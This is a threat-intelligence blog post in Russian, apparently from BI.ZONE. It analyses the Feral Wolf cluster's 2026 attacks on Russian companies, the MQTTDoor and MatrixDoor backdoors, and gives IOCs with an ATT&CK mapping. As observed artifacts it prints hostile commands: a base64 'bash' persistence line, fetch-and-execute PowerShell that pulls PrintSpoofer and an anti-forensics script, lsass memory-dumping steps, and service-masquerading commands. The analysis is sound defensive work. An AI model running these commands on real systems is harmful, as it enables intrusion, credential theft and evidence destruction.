


Идем по следам Feral Wolf: новые инструменты и техники атак

bi.zone/expertise/blog/idem-po-sledam-feral-wolf-novye-instrumenty-i-tekhniki-atak

BI.ZONE

September 1, 2026





Злоумышленники используют бэкдоры, маскирующие C2-трафик с помощью легитимных протоколов MQTT и Matrix. Это усложняет обнаружение и позволяет кластеру дольше оставаться в инфраструктуре

Введение

С мая по август 2026 года кластер Feral Wolf провел серию атак на российские компании из сфер розничной торговли, строительства, обрабатывающей промышленности и информационных технологий.

Расследуя инциденты, эксперты выявили несколько методов получения первоначального доступа к инфраструктуре целевых организаций. В одном из случаев злоумышленники эксплуатировали уязвимость CVE-2023-22515 в общедоступном сервисе Atlassian Confluence. В других атаках они получали доступ через инфраструктуру подрядчиков или использовали небезопасную конфигурацию менеджера кластера 1C, которая позволяла загрузить и запустить 1C-шелл.

Во время расследования специалисты также обнаружили ранее неизвестные инструменты, которые Feral Wolf использовал для управления скомпрометированными системами и перемещения внутри инфраструктуры. Среди них:

- Бэкдор MQTTDoor, использующий протокол [MQTT](#) в качестве канала управления.
- Бэкдор MatrixDoor, который взаимодействует с управляющей инфраструктурой через протокол [Matrix](#).
- RDP Socks Proxy — инструмент для проксирования сетевого трафика через RDP.

На заключительном этапе атак злоумышленники использовали вредоносное ПО GenieLocker для шифрования данных.

В статье разбираем новые инструменты Feral Wolf и отдельные кейсы, в которых кластер применял различные техники для получения первоначального доступа, повышения привилегий, закрепления в системе, доступа к учетным данным и уничтожения криминалистически значимых артефактов.

Ключевые выводы

- Feral Wolf использовал небезопасные конфигурации серверов «1С:Предприятие», чтобы получить доступ к административным функциям и выполнять команды от имени учетной записи, под которой работают серверные процессы 1С. Получив доступ к сервисам из контейнера, атакующие могут продвигаться в хостовую систему. В частности, они могут обнаруживать за пределами контейнера сервисы со слабыми учетными данными и использовать их для получения доступа к хосту.
- Чтобы получить учетные данные, кластер использовал легитимные средства создания и анализа дампов памяти. DumpIt и MemProcFS позволили работать с памятью процесса lsass.exe без применения более заметных специализированных инструментов, таких как Mimikatz.
- Использование MQTT и Matrix в качестве каналов управления расширило возможности злоумышленников по маскировке C2-трафика. Применение распространенных протоколов прикладного уровня может затруднять выделение управляющего трафика среди легитимных сетевых соединений и снижать эффективность правил обнаружения, основанных на анализе нестандартных протоколов.

Кейсы

Побег из контейнера

В одной из атак Feral Wolf получил первоначальный доступ к инфраструктуре организации путем компрометации уязвимого экземпляра Confluence, доступного извне через прокси-сервер и развернутого в Docker-контейнере.

Злоумышленники с IP-адреса 45.151.45[.]31, относящегося к инфраструктуре ProtonVPN, через прокси-сервер получили доступ к внутреннему экземпляру Confluence и эксплуатировали уязвимость CVE-2023-22515. В результате атакующие создали учетную запись пользователя и добавили ее в группу администраторов Confluence. Затем они установили плагин:

```
/var/docker/volumes/install-and-crack-confluence/_data/_data/plugins-osgi-cache/transformed-  
plugins/1780593936360plugin_9348920690249334192_atlplug_1780593936360.jar
```

Используя возможность выполнения команд в скомпрометированном Docker-контейнере Confluence, Feral Wolf установил утилиту [GSocket](#). В результате в контейнере появились файлы:

- `install-and-crack-confluence_data/_data/.config/dbus/gs-dbus` — исполняемый файл GSocket;
- `install-and-crack-confluence_data/_data/.config/dbus/gs-dbus.dat` — файл, содержащий данные для аутентификации при подключении.

Для обеспечения автоматического запуска GSocket злоумышленники модифицировали файл `.profile`, добавив в него команду:

```
{ echo
L3Vzci9iaW4vcGtpbGwGLTagLVUyMDAyIGdzLWRidXMgMj4vZGV2L251bGwgfHwgKEdTX1BPULQ9JzUzJyBURVJNpXh0XJtLTi1NmNvbG9yIEdTX0FSR1M
9Ii1rIC92YXlVYXR5YXNzaWwUL2FwcGxpY2F0aW9uLWRhdGEvY29uZmx1ZW5jZS8uY29uZmLnL2RidXMvZ3MtZGJ1cy5
kYXQ0LWxpcUQiIGV4ZWmgLWEGJ1trY2FjaGVkXScgJy92YXlVYXR5YXNzaWwUL2FwcGxpY2F0aW9u
LWRhdGEvY29uZmx1ZW5jZS8uY29uZmLnL2RidXMvZ3MtZGJ1cy5cMgMj4vZGV2L251bGwpcG==|base64 -d|bash;} 2>/dev/null #1b5b324a50524e47
>/dev/random # seed prng qs-dbus-kernel
```

Декодированная команда проверяет наличие уже запущенного экземпляра `gs-dbus`, после чего при его отсутствии запускает утилиту:

```
/usr/bin/pkill -0 -U2002 gs-dbus 2>/dev/null || (GS_PORT='53' TERM=xterm-256color GS_ARGS="-k  
/var/atlassian/application-data/confluence/.config/dbus/gs-dbus.dat -liqD" exec -a '[kcached]  
'/var/atlassian/application-data/confluence/.config/dbus/gs-dbus' 2>/dev/null)
```

Для резервного канала доступа Feral Wolf установил в контейнер еще один экземпляр GSocket — defunct. Его запуск осуществлялся аналогичным образом:

```
/usr/bin/pkill -0 -U002 defunct 2>/dev/null || (TERM=xterm-256color GS_ARGS="-k /var/atlassian/application-data/confluence/.config/htop/defunct.dat -liqD" exec -a '[rcu_preempt]' '/var/atlassian/application-data/confluence/.config/htop/defunct' 2>/dev/null)
```

В обоих случаях с помощью `exec -a` злоумышленники изменяли отображаемое имя процесса, маскируя его под поток ядра Linux.

После установки `gs-dbus` атакующие загрузили в Docker-контейнер Confluence инструменты для локального повышения привилегий:

- `pkehex.so` — эксплуатация уязвимости CVE-2021-4034 ([PwnKit](#));
- `exploit.py` — эксплуатация уязвимости CVE-2026-31431 ([Copy Fail](#));
- `exp.py` — другой вариант эксплуатации уязвимости CVE-2026-31431.

CVE-2026-31431 представляет собой уязвимость локального повышения привилегий в ядре Linux, эксплуатация которой требует возможности выполнения кода в системе от имени непривилегированного пользователя. Особенности механизма Copy Fail также делают эту уязвимость потенциально применимой для воздействия на хостовую систему из контейнеризированной среды при наличии необходимых условий.

Затем злоумышленники загрузили в контейнер утилиту для сетевого сканирования `fscan`. После выполнения сканирования результаты были сохранены в файле `result.txt`, в котором была обнаружена строка:

```
[+] Postgres:[private_IP]:5432:postgres 12345678
```

Утилита `fscan` используется не только для обнаружения доступных узлов и сервисов, но также может выполнять проверку распространенных слабых учетных данных и применять отдельные методы эксплуатации известных уязвимостей.

В результате сканирования Feral Wolf обнаружил экземпляр PostgreSQL с учетной записью `postgres`, для которой использовался простой пароль. Перед дальнейшим продвижением злоумышленники загрузили в Docker-контейнер утилиту для создания сетевых туннелей [revsocks](#).

Далее атакующие, предположительно, проверили обнаруженные учетные данные для доступа к PostgreSQL. Экземпляр PostgreSQL был развернут в той же системе, что и Docker-хост, однако находился вне скомпрометированного контейнера. Получение доступа к этому сервису позволило злоумышленникам использовать PostgreSQL для дальнейшего продвижения и выполнения команд в хостовой системе.

Используя возможность выполнения команд через PostgreSQL, атакующие установили GSocket в хостовой системе и настроили его автоматический запуск. Для этого были изменены следующие файлы:

- `\pgsql\.bash_profile` — модификация `.bash_profile`;
- `\var\spool\cron\postgres` — добавление задания в `crontab`.

Затем атакующие запустили сетевое сканирование с помощью `fscan`. Полученные артефакты свидетельствуют о том, что Feral Wolf вышел за пределы скомпрометированного Docker-контейнера и получил доступ к Docker-хосту.

Применение 1C-шеллов

Feral Wolf в своих атаках активно использовал небезопасную конфигурацию кластеров серверов «1С:Предприятие». В рассматриваемых случаях сервер 1С был доступен из внешней сети, при этом конфигурация кластера, предположительно, позволяла выполнять административные действия без предварительной аутентификации.

Одной из возможных причин такой конфигурации является отсутствие настроенных администраторов кластера. В этом случае пароль для подключения к средствам администрирования кластера по умолчанию может отсутствовать, что при публикации соответствующих сервисов во внешнюю сеть создает возможность несанкционированного доступа к инфраструктуре сервера 1С.

Таким образом, Feral Wolf выполнял следующую последовательность действий:

- Злоумышленники подключались к опубликованному во внешнюю сеть менеджеру кластера серверов 1С [1C_server]:1541/TCP, связанному с процессом `rmngr.exe`.
- После взаимодействия с менеджером кластера выполнялось подключение к рабочим процессам сервера 1С на портах 1570–1571/TCP, связанным с процессом `rphost.exe`.
- В зависимости от конфигурации кластера атакующие либо сталкивались с запросом учетных данных администратора кластера, либо получали возможность выполнять административные действия без дополнительной аутентификации.
- Злоумышленники создавали информационную базу в кластере или использовали существующую.
- Рабочий процесс сервера 1С инициировал исходящее подключение к внешнему серверу PostgreSQL, контролируемому атакующими: `rphost.exe` → 46.166.79[.]31:5432/TCP.
- К созданной или подключенной информационной базе применялась конфигурация, предоставляющая возможность выполнения команд операционной системы через механизмы платформы 1С.

В дальнейшем была зафиксирована повторная активность процесса `rphost.exe`, связанная с попыткой создания нового пользователя. После этого атакующие загрузили [1C-Shell.dt](#) (KRAUD) — специально подготовленную выгрузку информационной базы для «1С:Предприятие 8», предназначенную для выполнения команд операционной системы на сервере 1С. Команды при этом выполняются в контексте учетной записи, от имени которой запущен соответствующий рабочий процесс сервера 1С.

В другой атаке злоумышленники загрузили и запустили внешнюю обработку [Обработка_без_сведений.erf](#), предназначенную для выполнения системных команд и взаимодействия с операционной системой из среды «1С:Предприятие». При открытии внешней обработки платформа отображала стандартное предупреждение безопасности:

Предупреждение безопасности

Открывается "ВнешняяОбработка1" из файла "Обработка_без_сведений.erf".

Рекомендуется обращать внимание на источник, из которого был получен данный файл. Если с источником нет договоренности о разработке дополнительных модулей или есть сомнения в содержимом файла, его не рекомендуется открывать, поскольку это может нанести вред компьютеру и данным.

Получив возможность выполнения команд операционной системы через внешнюю обработку, Feral Wolf попытался загрузить на хост утилиту [PrintSpoofer](#):

```
cmd.exe /c "cd C:\Users\[redacted]\AppData\Local\Temp\ && powershell invoke-webrequest  
hxxps://github[.]com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe -outfile print64.exe > C:\Users\  
[redacted]\AppData\Local\Temp\res.txt"
```

PrintSpoofer использует механизм имперсонации токенов Windows и привилегию `SeImpersonatePrivilege` для локального повышения привилегий до NT AUTHORITY\SYSTEM. Однако учетная запись, в контексте которой выполнялся `rphost.exe`, не обладала `SeImpersonatePrivilege`, поэтому попытка повышения привилегий завершилась неудачей.

В другой атаке злоумышленники удаленно подключались к портам 1541 и 1560, на которых работал менеджер кластера «1С:Предприятие» (`rmngr.exe`). Процесс был запущен в режиме отладки и использовался для управления кластером серверов. Параметры запуска процесса имели следующий вид:

```
"C:\Program Files\1cv8\8.3.25.1445\bin\rmngr.exe" -port 1541 -host [hostname] -range 1560:1591 -d e:\srvinf1540\ -  
debug -http -fromsrv -clstid 9e8d4c4c-b652-4238-853f-680c979718c2
```

Режим отладки предоставляет дополнительные возможности взаимодействия с кластером, включая механизм вычисления выражений в отладчике. В частности, этот механизм позволяет использовать функцию `ЗапуститьПриложение()`, предназначенную для запуска внешних приложений. При наличии доступа к соответствующему интерфейсу это может быть использовано злоумышленниками для выполнения команд операционной системы.

После серии подключений к менеджеру кластера 1С в системе от имени процесса `C:\Program Files\1cv8\8.3.25.1445\bin\rphost.exe` начали создаваться временные файлы вида `%TEMP%\v8_5fed_*.cmd`.

Создание таких файлов может свидетельствовать о выполнении команд операционной системы через встроенные механизмы платформы «1С:Предприятие».

Создание дампа оперативной памяти

Feral Wolf в рамках RDP-сессии скопировал в скомпрометированную систему архив `memfix.zip`, который затем был распакован с помощью WinRAR. Архив содержал набор исполняемых файлов:

- [dumpit.exe](#) — легитимную утилиту Magnet Dumpt for Windows для создания дампа физической памяти;
- [memprocfs.exe](#) — легитимную утилиту MemProcFS для анализа дампов памяти и их представления в виде виртуальной файловой системы;
- [dokan.exe](#) — установщик Dokan, необходимый для работы MemProcFS и монтирования виртуальной файловой системы.

После распаковки архива атакующие установили Dokan командой:

```
dokan.exe /quiet /norestart /install
```

Затем злоумышленники выполнили команду:

```
DumpIt.exe /Q /O C:\Server.raw
```

В результате был создан дамп физической памяти системы и сохранен в файл `C:\Server.raw`. После этого атакующие запустили MemProcFS:

```
memprocfs.exe -device C:\Server.raw
```

В результате дамп памяти был представлен в виде виртуальной файловой системы, которой по умолчанию была назначена буква диска M:. После монтирования образа Feral Wolf открыл файл `readme.txt`, расположенный в представлении процесса `lsass.exe`:

```
"C:\Windows\system32\NOTEPAD.EXE" M:\name\lsass.exe-[PID]\minidump\readme.txt
```

После просмотра файла атакующие, вероятно, скопировали содержимое представления процесса `lsass.exe` в контролируемую систему. Полученные данные могли использоваться для последующего анализа памяти процесса и извлечения учетных данных.

Удаление криминалистических артефактов

В одной из атак Feral Wolf была зафиксирована PowerShell-команда:

```
iwr https://raw.githubusercontent.com/evilsocket/nyx/refs/heads/main/nyx.ps1 -UseBasicParsing | iex
```

Команда загружает скрипт `nyx.ps1` из GitHub-репозитория `evilsocket/nyx` и передает его содержимое непосредственно в Invoke-Expression (`iex`) для выполнения. Таким образом, скрипт не сохраняется на диск в виде отдельного файла.

[Nyx](#) описывается как автономный скрипт для очистки криминалистически значимых артефактов в Linux, macOS и Windows. Для Windows в README перечислены модули, предназначенные для очистки журналов событий, истории PowerShell и CMD, Prefetch, Jump Lists, записей MRU в реестре, истории USB-устройств, BAM/DAM, ShellBags, UserAssist, Terminal Server Client, USN Journal, корзины, SRUM, временных файлов, теневых копий, WER и журналов EDR/AV и других артефактов.

Новые инструменты

MQTTDoor

Бэкдор MQTTDoor, реализованный на Rust, распространялся под именем `cp1support.exe`. ВПО предоставляет злоумышленнику возможность удаленного выполнения команд с использованием интерпретатора PowerShell на скомпрометированном хосте. Отличительная особенность MQTTDoor — использование протокола MQTT для взаимодействия с C2-сервером. В качестве брокера сообщений используется `broker.hivemq.com` — публичный MQTT-брокер, предоставляемый [HiveMQ](#). Для корректной работы бэкдора требуется конфигурационный файл `config.toml`.

MQTTDoor поддерживает следующие аргументы:

```
λ C:\Users\... \Desktop\cplsupport.exe -h
Bird Agent - MQTT server monitor

Usage: cplsupport.exe [OPTIONS]

Options:
  -c, --config <CONFIG> Path to config.toml config file
  --install              Install as a system service
  --uninstall            Uninstall the system service
  --seal                 Encrypt sensitive config fields in-place using a machine-bound key
  -h, --help             Print help
  -V, --version          Print version
```

Аргумент install используется MQTTDoor для закрепления в системе и регистрации в качестве службы Windows.

В результате создается служба с именем cplsupport:

```
sc create cplsupport binPath= "cplsupport.exe --config "config.toml" --service" start=auto displayname="Problem Reports Control Panel"
```

Для созданной службы устанавливается описание:

This service provides support for viewing, sending and deletion of system-level problem reports for the Problem Reports control panel.

Кроме того, MQTTDoor может запускаться в режиме обычного пользовательского процесса.

После инициализации и запуска MQTTDoor извлекает из раздела seal конфигурационного файла config.toml значение blob и выполняет его расшифровку. Содержимое blob зашифровано алгоритмом ChaCha20, при этом ключ формируется на основе значения MachineGuid целевой системы. Значение MachineGuid ВПО получает с помощью следующей команды:

```
reg query HKLM\SOFTWARE\Microsoft\Cryptography /v MachineGuid
```

Пример конфигурационного файла config.toml:

```
# Sealed by cplsupport - sensitive fields are encrypted
# This config only works on the machine it was sealed on

[agent]
id = "..."
metrics_interval = 30

[mqtt]
host = "broker.hivemq.com"
port = 8883

[seal]
blob =
"..."
"
```

Пример расшифрованного blob:

```
{
  "agent_privkey": "...",
  "channel_id": "...",
  "server_pubkey": "..."
}
```

В начале выполнения MQTTDoor собирает базовую информацию о целевой системе и формирует полученные данные в формате JSON:

```
{
  "online": true,
  "hostname": "[PC_NAME]",
  "timestamp": [TIMESTAMP],
  "location": {
    "status": "success",
    "lat": [lat],
    "lon": [lon],
    "city": "[city]"
  }
}
```

Информация о местоположении системы определяется посредством обращения к ресурсу:

`http://ip-api.com/json/?fields=lat,lon,city,status`

Для защиты передаваемых данных MQTTDoor использует алгоритм ChaCha20 в сочетании с ECDH, который применяется для выработки ключа на основе значений `agent_privkey` и `server_pubkey`.

Сформированный JSON шифруется и передается в топик `/status`.

После отправки информации ВПО обращается к топику `/cmd/req` для получения команды.

Полученная команда выполняется в интерпретаторе PowerShell:

```
powershell.exe {try { [Console]::OutputEncoding = [System.Text.Encoding]::UTF8; $OutputEncoding = [System.Text.Encoding]::UTF8 } catch {}}; -NonInteractive -NoProfile -Command [COMMAND]
```

Результат выполнения команды шифруется и передается в топик `/cmd/res`.

Кроме того, с периодичностью, заданной параметром `metrics_interval`, MQTTDoor собирает дополнительную информацию о системе и формирует ее в формате JSON:

```
{
  "cpu_percent": [CPU_PERCENT],
  "mem_used_bytes": [MEM_USED_BYTES],
  "mem_total_bytes": [MEM_TOTAL_BYTES],
  "disk_used_bytes": [DISK_USED_BYTES],
  "disk_total_bytes": [DISK_TOTAL_BYTES],
  "load_1m": [Load_Average_1m],
  "load_5m": [Load_Average_5m],
  "load_15m": [Load_Average_15m],
  "uptime_secs": [UPTIME_SECS],
  "hostname": "[HOSTNAME]",
  "timestamp": [TIMESTAMP]
}
```

Собранная дополнительная информация также шифруется и отправляется в топик `/metrics`.

MatrixDoor

Бэкдор MatrixDoor, также реализованный на Rust, распространялся под именем `wtas.exe`. ВПО предоставляет злоумышленнику возможность удаленно выполнять команды с использованием интерпретатора CMD на скомпрометированном хосте. Отличительная особенность MatrixDoor — использование протокола Matrix для взаимодействия с C2-сервером. В качестве [homeserver](#) сети Matrix используется домен `meet.element[.]tw`.

MatrixDoor поддерживает следующие аргументы:

```

λ C:\Users\... \Desktop\wtas.exe -h
Matrix monitoring agent

Usage: wtas.exe [OPTIONS] [COMMAND]

Commands:
  install    Register this agent with the Matrix homeserver and panel
  uninstall  Remove this agent's service and credentials
  service    Run as a Windows service (internal)
  help       Print this message or the help of the given subcommand(s)

Options:
  -c, --config <CONFIG>
  -h, --help                Print help
  -V, --version             Print version

```

Аргумент install используется MatrixDoor для закрепления в системе и регистрации в качестве службы Windows. В результате создается служба с именем wtas:

```
sc.exe create wtas binPath= "[exe_path] service" start=auto displayname=Windows Telemetry Aggregator Service
```

Для созданной службы устанавливается следующее описание:

```
sc.exe description wtas "Aggregates and manages performance telemetry data for local applications. Ensures reliable data queuing and transmission during network interruptions."
```

После инициализации и запуска MatrixDoor извлекает и расшифровывает конфигурационные данные из файла config.toml. Конфигурационные данные зашифрованы алгоритмом ChaCha20, при этом ключ формируется на основе значения MachineGuid целевой системы. Значение MachineGuid ВПО получает с помощью следующей команды:

```
reg query HKLM\SOFTWARE\Microsoft\Cryptography /v MachineGuid
```

Затем зашифрованные конфигурационные данные сохраняются в ветку реестра HKEY_LOCAL_MACHINE\SOFTWARE\synapse\Config, после чего исходный файл config.toml удаляется и в дальнейшем не используется.

Пример расшифрованных конфигурационных данных:

```

{
  "agent": {
    "id": "...",
    "metrics_interval": 30
  },
  "matrix": {
    "homeserver": "https://meet.element.tw",
    "username": "...",
    "room_id": "...",
    "access_token": ""
  },
  "seal": {
    "blob": "..."
  }
}

```

В начале выполнения MatrixDoor собирает базовую информацию о системе и формирует ее в формате JSON, после чего отправляет полученные данные в Matrix с типом сообщения m.bird.status:

```

{
  "online": true,
  "hostname": "[PC_NAME]",
  "timestamp": [TIMESTAMP],
  "location": {
    "status": "success",
    "lat": [lat],
    "lon": [lon],
    "city": "[city]"
  }
}

```

```
}  
}
```

Информация о местоположении системы определяется посредством обращения к ресурсу:

```
http://ip-api.com/json/?fields=lat,lon,city,status
```

Сформированный JSON отправляется в Matrix-комнату. После этого MatrixDoor ожидает в комнате сообщение с командой следующего формата:

```
cmd:[cmd_id]:[command]
```

Полученная команда выполняется в интерпретаторе CMD с помощью команды:

```
cmd.exe /c [command]
```

После выполнения команды MatrixDoor формирует JSON, содержащий информацию о результатах ее выполнения, и отправляет его в Matrix с типом сообщения `m.bird.cmd_response`:

```
{  
  "cmd_id": [command_id],  
  "stdout": "[command_output]",  
  "stderr": "[std_err]",  
  "exit_code": [exit_code],  
  "duration_ms": [duration]  
}
```

Кроме того, с периодичностью, заданной параметром `metrics_interval` в конфигурации, MatrixDoor собирает дополнительную информацию о системе и отправляет ее в Matrix с типом сообщения `m.bird.metrics` в следующем формате:

```
{  
  
  "cpu_percent_x100": [CPU_PERCENT],  
  "mem_used_bytes": [MEM_USED_BYTES],  
  "mem_total_bytes": [MEM_TOTAL_BYTES],  
  "disk_used_bytes": [DISK_USED_BYTES],  
  "disk_total_bytes": [DISK_TOTAL_BYTES],  
  "load_1m_x100": [Load_Average_1m],  
  "load_5m_x100": [Load_Average_5m],  
  "load_15m_x100": [Load_Average_15m],  
  "uptime_secs": [UPTIME_SECS],  
  "hostname": "[HOSTNAME]",  
  "timestamp": [TIMESTAMP]  
}
```

RDPSocksProxy

Утилита RDPSocksProxy, реализованная на C++, распространялась в виде файла `server.exe`. Она реализует SOCKS4/5-прокси-сервер, обеспечивающий туннелирование сетевого трафика через RDP Dynamic Virtual Channel (DVC). Такой механизм может использоваться для организации скрытого сетевого туннеля внутри легитимной RDP-сессии.

В начале выполнения утилита пытается подключиться к RDP-каналу с именем `MsRdpEx`. После успешного подключения в основном цикле выполняется непрерывное чтение входящих пакетов следующей структуры:

```
[connection_id | N (длина данных) | data]
```

При получении пакета с новым идентификатором соединения утилита создает именованный `mailslot` `\\.mailslot\\AppIPC_[connection_id]` и запускает отдельный рабочий поток для обработки соответствующего SOCKS-соединения. Основной поток продолжает обслуживать RDP-канал и передает данные соответствующему рабочему потоку через созданный `mailslot`.

Для SOCKS4 разбирается пакет запроса, содержащий версию протокола, команду, номер порта и IP-адрес. Для SOCKS5 выполняется процедура согласования параметров соединения (рукопожатие), предусматривающая в том числе возможность аутентификации. После успешного завершения рукопожатия устанавливается TCP-соединение с указанным адресом. Поддерживаются IPv4-, IPv6-адреса и доменные имена.

После установления соединения утилита обеспечивает двустороннюю передачу данных между SOCKS-клиентом и удаленным узлом через RDP Dynamic Virtual Channel.

Индикаторы компрометации

Хеш-суммы файлов

487886e5058294b7d965421f1d937b721fad95c63374f7dd0570d1b1e9d96c41

2539170c4c1ffeeb17e87917687b5f86104cc88de9478696cee6e0ecaddfc9bb

cb5f62bf7b591e69bd38e6bf8e40e8d307d154b2935703422d44f02e403d2e78

exploit_cve_2026_31431.py

1e2e08a36b6126f2363c24b5fe7a6dbd755c35b1cb6f15cdea13fc93274019f3

e82ecbe3823046a27d8c39cc0a4acb498f415549946c9ff0e241838b34ed5a21

ccfc37014ce6183bb9268e15e8569fc870e3ccc1123fc2fac9cf43862369f335

023a8a4e54dd9264a7d0cca3fd08cae15c661c91bb477dfc08a5c0f9939fb5cb

588f817d9047f093ee8b68d1d50354a2f5cd5d01451512bdb75d726e61e419fa

c6a0476571cf67255001201be70f6fdcf3ac945515c1c8b327a9a92a4e89991d

b4c7e52bf47f8770683b13c6bdae80924511673b94a6eb46157dfefee8e92d05

Сетевые индикаторы

- 45.151.45[.]31
- 46.166.79[.]31

MITRE ATT&CK

Тактика	Техника	Процедура
Initial Access	Exploit Public-Facing Application	Feral Wolf получает первоначальный доступ, эксплуатируя критическую уязвимость CVE-2023-22515 в сервисе Confluence, который доступен из внешней сети. Feral Wolf получает первоначальный доступ, используя небезопасную конфигурацию 1C, допускающую выполнение административных действий без аутентификации
	Trusted Relationship	Feral Wolf получает первоначальный доступ путем компрометации подрядчика организации

Тактика	Техника	Процедура
Execution	Command and Scripting Interpreter: PowerShell	Feral Wolf использует PowerShell для выполнения команд и сценариев в скомпрометированных системах, в том числе для загрузки PrintSpoofer64.exe и запуска nyx.ps1. <pre>powershell invoke-webrequest hxxps://github[.]com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe -outfile print64.exe</pre> <pre>iwr hxxps://raw.githubusercontent[.]com/evilsocket/nyx/refs/heads/main/nyx.ps1 - UseBasicParsing iex</pre> Feral Wolf использует MQTTDoor, который выполняет команды через powershell.exe, получая команду из MQTT-топика /cmd/req. <pre>powershell.exe {try { [Console]::OutputEncoding = [System.Text.Encoding]::UTF8; \$OutputEncoding = [System.Text.Encoding]::UTF8 } catch {}}; -NonInteractive - NoProfile -Command [COMMAND]</pre>
	Command and Scripting Interpreter: Windows Command Shell	Feral Wolf использует командную оболочку Windows (CMD) для выполнения команд в скомпрометированной системе, в том числе для запуска PowerShell. <pre>cmd.exe /c "cd C:\Users\[redacted]\AppData\Local\Temp\ && powershell invoke- webrequest hxxps://github[.]com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe -outfile print64.exe > C:\Users\[redacted]\AppData\Local\Temp\res.txt"</pre> Feral Wolf использует MatrixDoor, который выполняет команды с помощью cmd.exe /c [command], полученные из Matrix-комнаты в формате cmd:[cmd_id]:[command]. <pre>cmd.exe /c [command]</pre>
Persistence	Account Manipulation: Additional Local or Domain Groups	Feral Wolf добавляет созданную учетную запись в группу администраторов Confluence
	Create Account: Local Account	Feral Wolf создает локальную учетную запись пользователя для закрепления в скомпрометированной системе
	Create or Modify System Process: Windows Service	Feral Wolf использует MatrixDoor, который закрепляется в системе, создавая службу Windows с именем wtas и отображаемым именем Windows Telemetry Aggregator Service через sc.exe, настраивая автоматический запуск. <pre>sc.exe create wtas binPath= "[exe_path] service" start=auto displayname=Windows Telemetry Aggregator Service</pre> Feral Wolf использует MQTTDoor, который закрепляется в системе через создание службы Windows с аргументом --install, маскируясь под легитимный сервис с именем Problem Reports Control Panel. <pre>sc.exe create cplsupport binPath= "cplsupport.exe --config "config.toml" -- service" start=auto displayname="Problem Reports Control Panel"</pre>

Тактика	Техника	Процедура
	Event Triggered Execution: Unix Shell Configuration Modification	Feral Wolf обеспечивает автоматический запуск GSocket, модифицируя файл .profile и добавляя в него команду, которая проверяет наличие запущенного gs-dbus и при его отсутствии запускает его
	Scheduled Task/Job: Cron	Feral Wolf закрепляет GSocket в системе, добавляя задание в crontab для его автоматического запуска
	Server Software Component	Feral Wolf после получения доступа к информационной базе 1C может загружать вредоносные внешние обработки 1C-Shell (starev-org) или 1C_shell (Levatein), которые позволяют выполнять команды операционной системы на сервере 1C
Privilege Escalation	Access Token Manipulation: Token Impersonation/Theft	Feral Wolf использует утилиту PrintSpoofer для повышения привилегий до NT AUTHORITY\SYSTEM посредством имперсонации токена Windows с использованием привилегии SeImpersonatePrivilege
	Escape to Host	Feral Wolf использует доступный из скомпрометированного контейнера экземпляр PostgreSQL, расположенный на Docker-хосте, для выполнения команд в хостовой системе
	Exploitation for Privilege Escalation	Feral Wolf эксплуатирует уязвимости CVE-2021-4034 (PwnKit) и CVE-2026-31431 (Copy Fail) для повышения привилегий
Stealth	Execution Guardrails: Environmental Keying	Feral Wolf использует MatrixDoor, который расшифровывает свою конфигурацию только при наличии ключа, сгенерированного на основе уникального MachineGuid конкретной системы. Feral Wolf использует MQTDDoor, который расшифровывает свою конфигурацию только при наличии ключа, сгенерированного на основе уникального MachineGuid конкретной системы
	Masquerading: Overwrite Process Arguments	Feral Wolf предпринимает попытки скрыть активность GSocket, изменяя аргумент argv[0] при его запуске с помощью exec -a и маскируя процессы под системные потоки ядра Linux. <pre>exec -a '[kcached]' '/var/atlassian/application-data/confluence/.config/dbus/gs-dbus'</pre> <pre>exec -a '[rcu_preempt]' '/var/atlassian/application-data/confluence/.config/http/defunct'</pre>
	Obfuscated Files or Information	Feral Wolf использует MatrixDoor, который хранит конфигурацию в реестре и расшифровывает ее с помощью ChaCha20, используя ключ, выработанный на основе MachineGuid. Feral Wolf использует MQTDDoor, который хранит конфигурацию в зашифрованном виде в файле config.toml и расшифровывает ее с помощью ChaCha20, используя ключ, выработанный на основе MachineGuid

Тактика	Техника	Процедура
	Obfuscated Files or Information: Command Obfuscation	Feral Wolf использует кодирование Base64 для сокрытия команды запуска GSocket, добавленной в файл .profile
Defense Impairment	Disable or Modify Tools: Clear Windows Event Logs	Feral Wolf использует PowerShell-сценарий пух.ps1 (evilsocket) для очистки журналов событий Windows с целью противодействия криминалистическому анализу
	Modify Registry	Feral Wolf использует MatrixDoor, который сохраняет зашифрованную конфигурацию в реестр по пути HKEY_LOCAL_MACHINE\SOFTWARE\synapse\Config
Credential Access	Brute Force: Password Guessing	Feral Wolf использует возможности сканера fscan для проверки распространенных слабых паролей к учетным записям
